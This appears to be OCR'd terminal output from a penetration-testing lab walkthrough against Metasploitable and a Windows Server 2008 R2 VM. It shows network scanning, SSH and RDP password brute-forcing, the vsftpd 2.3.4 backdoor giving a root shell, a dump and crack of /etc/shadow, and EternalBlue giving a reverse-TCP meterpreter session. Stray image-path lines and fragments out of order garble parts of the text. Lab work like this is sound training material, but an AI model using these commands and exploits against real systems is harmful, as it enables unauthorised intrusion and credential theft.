msf6 auxiliary(scanner/ssh/ssh_login) >
```

Valid user credentials found

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell windows   SSH kali @   172.30.1.50:33591 -> 172.30.1.21:22 (172.30.1.21)
```

Active Session

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1 A
[*] Starting interaction with 1...

whoami B
vagrant-2008r2\sshd_server

ipconfig C

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80e1:8758:e093:f087%14
   IPv4 Address. . . . . . . . . . . : 10.11.12.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
   IPv4 Address. . . . . . . . . . . : 172.30.1.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 17:25 EST
Nmap scan report for 172.30.1.21
Host is up (0.0019s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 30.76 seconds
```

```
kali@kali:~$ nmap -p 3389 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 17:28 EST
Nmap scan report for 172.30.1.21
Host is up (0.00050s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```


```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-11-06 19:04 EST

Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'
rdp://172.30.1.21:3389 finished.

Discovered credentials for rdp on 172.30.1.21 3389/tcp:
172.30.1.21 3389/tcp rdp: 'Administrator' 'vagrant'

Ncrack done: 1 service scanned in 6.00 seconds.
Probes sent: 54 | timed-out: 19 | prematurely-closed: 0

Ncrack finished.
```

Valid password found

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-06 19:07:01
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
[DATA] max 4 tasks per 1 server, overall 4 tasks, 35 login tries (l:1/p:35), ~9 tries per task
[DATA] attacking rdp://172.30.1.21:3389/
[3389][rdp] host: 172.30.1.21   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-06 19:07:18
```

Valid password found

```
kali@kali:~$ rdesktop -u Administrator -p vagrant 172.30.1.21 -g 1280×1024
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be truste
d for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=vagrant-2008R2


Review the following certificate info before you trust it to be added as an excepti
on.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=vagrant-2008R2
     Issuer: CN=vagrant-2008R2
 Valid From: Thu Aug 24 12:52:56 2023
         To: Fri Feb 23 11:52:56 2024

  Certificate fingerprints:

       sha1: 046ffd3e55ec780c0a15ccdf6c00fc0d5b6ba0b0
     sha256: 533f8ee0dd49d6c4498cc608bc685dc72b0a7415cc5d156de62092216e9ea162


Do you trust this certificate (yes/no)? yes
```




```
kali@kali:~$ ip address
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
    link/ether 08:00:27:eb:23:e1 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 406sec preferred_lft 406sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
Currently scanning: (passive)   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

172.30.1.20     08:00:27:2b:5a:5f      2     120  PCS Systemtechnik GmbH
172.30.1.21     08:00:27:d7:cc:d8      2     120  PCS Systemtechnik GmbH
```

```
kali@kali:~$ nmap -sn 172.30.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 12:21 EDT
Nmap scan report for 172.30.1.20
Host is up (0.00s latency).
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Nmap scan report for 172.30.1.50
Host is up (0.00050s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 27.15 seconds
```

```
kali@kali:~$ sudo nbtscan 172.30.1.20-21
Doing NBT name scan for addresses from 172.30.1.20-21

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
172.30.1.20      METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.30.1.21      VAGRANT-2008R2   <server>  <unknown>        08:00:27:d7:cc:d8
```

```
kali@kali:~$ nmap 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 12:42 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-29T10:00:40-07:00
```


```
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h10m00s, deviation: 2h51m28s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d7:cc:d8
| smb2-time:
|   date: 2023-10-29T17:00:40
|_  start_date: 2023-10-29T16:55:54
```

```
kali@kali:~$ nmap 172.30.1.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 13:12 EDT
Nmap scan report for 172.30.1.20
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```


Top 1000 open ports and running services

```
kali@kali:~$ nmap -A 172.30.1.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 13:15 EDT
Nmap scan report for 172.30.1.20
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.50
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-10-29T13:15:39-04:00
```



```
kali@kali:~$ nmap -A -p 21 172.30.1.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 20:04 EDT
Nmap scan report for 172.30.1.20
Host is up (0.010s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.50
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```





```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.30.1.20:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.30.1.20:21 - USER: 331 Please specify the password.
[+] 172.30.1.20:21 - Backdoor service has been spawned, handling...
[+] 172.30.1.20:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.1.50:32989 → 172.30.1.20:6200) at 2023-10-30 20:38:50 -0400

whoami
root
dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
```


```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/#
```

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```


~/user_hashes.txt - Mousepad
File Edit Search View Document Help
1 root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
2 sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
3 klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
4 msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
5 postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
6 user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
7 service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
8


kali@kali:~$ john /home/kali/Desktop/user_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 SSE2 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
Passwords and Usernames
3g 0:00:02:41 DONE (2023-10-31 20:32) 0.01862g/s 87529p/s 350176c/s 350176C/s ejngyhga007..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


kali@kali:~$ nmap -sn 172.30.1.0/24
Starting Nmap 7.94 (https://nmap.org) at 2023-11-05 11:15 EST
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Nmap scan report for 172.30.1.50
Host is up (0.00s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.13 seconds


kali@kali:~$ sudo nmap -sV -p 136-139,445 172.30.1.21
Starting Nmap 7.94 (https://nmap.org) at 2023-11-05 11:22 EST
Nmap scan report for 172.30.1.21
Host is up (0.0097s latency).
PORT STATE SERVICE VERSION
136/tcp closed profile
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
n
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
tion
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
[+] 172.30.1.21:445       - Host is likely VULNERABLE to MS17-010! - Windows Server
 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 172.30.1.21:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
 srv.sys

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFFA80039F6000,0x0000000000000001,0xFFFFF880066DA585,0
x0000000000000000)


***       srv.sys - Address FFFFF880066DA585 base at FFFFF8800666D000, DateStamp
 4ce794a5


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.30.1.50:4444
[*] 172.30.1.21:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.30.1.21:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard
[*] 172.30.1.21:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.30.1.21:445 - The target is vulnerable.
[*] 172.30.1.21:445 - Connecting to target for exploitation.
[+] 172.30.1.21:445 - Connection established for exploitation.
[+] 172.30.1.21:445 - Target OS selected valid for OS indicated by SMB reply
```

```
[*] 172.30.1.21:445 - CORE raw buffer dump (51 bytes)
[*] 172.30.1.21:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.30.1.21:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 172.30.1.21:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 172.30.1.21:445 - 0x00000030  6b 20 31                                         k 1
[+] 172.30.1.21:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.30.1.21:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.1.21:445 - Sending all but last fragment of exploit packet
[*] 172.30.1.21:445 - Starting non-paged pool grooming
[+] 172.30.1.21:445 - Sending SMBv2 buffers
[+] 172.30.1.21:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
```

```
[*] 172.30.1.21:445 - Sending final SMBv2 buffers.
[*] 172.30.1.21:445 - Sending last fragment of exploit packet!
[*] 172.30.1.21:445 - Receiving response from exploit packet
[+] 172.30.1.21:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.30.1.21:445 - Sending egg to corrupted connection.
[*] 172.30.1.21:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.50:4444 → 172.30.1.21:49266) at 2023-11-05 11:59:27 -0500
[+] 172.30.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
